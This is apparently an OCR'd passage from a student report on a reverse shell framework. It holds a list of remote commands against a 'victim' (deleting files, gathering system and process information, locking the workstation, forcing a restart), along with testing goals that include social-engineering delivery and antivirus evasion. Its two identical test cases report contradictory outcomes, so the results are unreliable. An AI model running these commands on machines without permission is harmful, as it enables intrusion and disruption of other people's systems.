- del text filename : to delete the file present.
- Systeminfo : we can see the information of the victims system.
- Tasklist : we can see the task which are running and not running and 1 ids for running and other nums is for not running.
- ping google.com : is for communicating with the website.
- cd : to change directory.
- cd .. : is to go back for the directory.
- powershell -command "rundll32.exe user32.dll,LockWorkStation" : is used to lock the system of the victim.
- Restart-Computer -Force : is used to restart the system.
- echo This is a test file. > C:\path\to\newfile.txt (to create a new text file and add text)
- echo Additional text. >> C:\path\to\existingfile.txt (to add additional texts in existing text file)

CHAPTER 7

TESTING

Testing for a reverse shell framework involves validating its functionality, security, and effectiveness in establishing and maintaining a reverse shell connection. This process ensures that the framework can reliably create and manage reverse shells while being resilient to detection and interruption. Here's an overview of the testing process:

7.1 Types of Testing

1. Unit Testing

Unit testing involves testing individual scripts or functions within the reverse shell framework to ensure they perform as expected. This includes verifying inputs, outputs, and handling edge cases.

Example: Testing a function that generates the payload for a reverse shell to ensure it creates a valid script.

2. Integration Testing

Integration testing ensures that different components of the reverse shell framework work together seamlessly. This includes validating end-to-end functionality from payload creation to successful connection.

Example: Verifying that the payload is correctly delivered and executed on the target machine, establishing a connection back to the attacker's machine.

3. Regression Testing

Regression testing ensures that new changes or updates to the framework do not introduce new issues. It involves re-running previous tests to confirm that existing functionality remains unaffected.

Example: Ensuring that updates to the payload generator do not break the connection establishment process.

4. Security Testing

Security testing evaluates the framework's ability to securely establish and maintain a reverse shell connection, avoiding detection and exploitation by unauthorized parties.

Example: Testing for encryption of communication between the attacker and target to prevent interception.

5. Penetration Testing

Penetration testing simulates real-world attack scenarios to evaluate the framework's effectiveness in establishing reverse shell connections. This includes testing various delivery methods and evasion techniques.

Example: Using social engineering tactics to deliver the payload and bypassing antivirus detection.

6. Fuzz Testing

Fuzz testing involves providing the framework with unexpected or malformed inputs to uncover potential vulnerabilities or stability issues.

Example: Feeding the payload generator with various unexpected inputs to see if it generates unstable or detectable payloads.

7. Performance Testing

Performance testing assesses the framework's efficiency under load, evaluating response times, resource usage, and scalability.

Example: Measuring the time it takes to establish a reverse shell connection under different network conditions.

8. Compatibility Testing

Compatibility testing ensures the framework works across different operating systems, browsers, and network configurations.

Example: Testing the reverse shell payload on Windows, macOS, and Linux environments to verify consistent behavior.

9. Usability Testing

Usability testing evaluates the framework's user interface and user experience, ensuring it is intuitive and easy to use.

Example: Assessing the ease of use in generating, deploying, and managing reverse shell connections through the framework.

10. Documentation Testing

Documentation testing evaluates the clarity and completeness of the framework's documentation, ensuring users can easily follow instructions.

Example: Verifying that the documentation correctly guides users through the setup and usage of the reverse shell framework.

7.2 Testing Results

Test Case No.	**1**
Test Type	Security Test
Name of Test	Reverse Shell Detection
Test Case Description	Verify the framework detects reverse shell activity.
Input	Malicious reverse shell payload
Expected Output	Detected reverse shell activity
Actual Output	Detected
Result	Pass
Comments	Reverse shell activity detected successfully by the framework.

Test Case No.	**2**
Test Type	Security Test
Name of Test	Reverse Shell Detection
Test Case Description	Verify the framework detects reverse shell activity.
Input	Malicious reverse shell payload
Expected Output	Detected reverse shell activity
Actual Output	Not detected
Result	Fail
Comments	Reverse shell activity not detected by the framework.

CONCLUSION


Reverse shell frameworks represent powerful tools for cybersecurity professionals to assess and enhance the security of networked systems and applications. These frameworks provide a comprehensive suite of modules and techniques for establishing, managing, and mitigating reverse shell connections, enabling thorough penetration testing and vulnerability research. However, challenges such as ethical considerations, privacy concerns, and the evolving threat landscape underscore the importance of responsible usage and continuous development in this field. By leveraging reverse shell frameworks effectively and addressing these challenges, organizations can strengthen their defenses against remote access threats and safeguard their digital assets in today's dynamic cyber security landscape.

FUTURE ENHANCEMENT


Future enhancements for reverse shell frameworks include integrating advanced techniques and machine learning, enhancing stealth and persistence, expanding cross-platform support, and fostering collaborative threat intelligence efforts for proactive defense. Additionally, prioritizing privacy-centric exploitation, optimizing scalability, and ensuring a user-friendly interface and comprehensive documentation will be critical.

SCREENSHOTS


1.



2.


Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali
us
16 Jul, 11:05
kali
Cancel
Log In
KALI

3.


Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:50
Trash
apple.exe
File System
Home
png-transp...
index.ico
youtube.au3

4.

5.

6.

7.

8.

9.

10.

REFERENCE

1. "Penetration Testing: A Hands-On Introduction to Hacking" by Georgia Weidman. No Starch Press, pp. 89-102, 2014.

2. "Metasploit: The Penetration Tester's Guide" by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni. No Starch Press, pp. 134-147, 2011.

3. "Black Hat Python: Python Programming for Hackers and Pentesters" by Justin Seitz. No Starch Press, pp. 56-72, 2014.

4. "The Art of Exploitation" by Jon Erickson. No Starch Press, pp. 210-225, 2008.

5. "Network Security Assessment: Know Your Network" by Chris McNab. O'Reilly Media, pp. 321-336, 2016.

6. "Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers" by TJ O'Connor. Syngress, pp. 98-114, 2012.

7. "A Survey on Various Reverse Shell Attack Techniques and Detection Methods" by Ahmed Abdullah, Hossam Hassanein. International Journal of Network Security & Its Applications (IJNSA), vol. 11, no. 3, pp. 45-59, 2019.

8. "Detection and Mitigation of Reverse Shell Attacks in Cyber-Physical Systems" by S. K. Sharma, P. S. Rana. Journal of Cyber Security Technology, vol. 4, no. 1, pp. 15-28, 2020.

9. "Automated Detection of Reverse Shells in Network Traffic" by L. H. Nguyen, M. L. Lee. IEEE Transactions on Information Forensics and Security, vol. 13, no. 9, pp. 2345-2356, 2018.

10. "Evaluating the Effectiveness of Reverse Shell Payloads in Penetration Testing" by J. A. Smith, R. T. Jones. Journal of Information Security and Applications, vol. 34, pp. 87-96, 2017.

11. www.youtube.com

12. www.github.com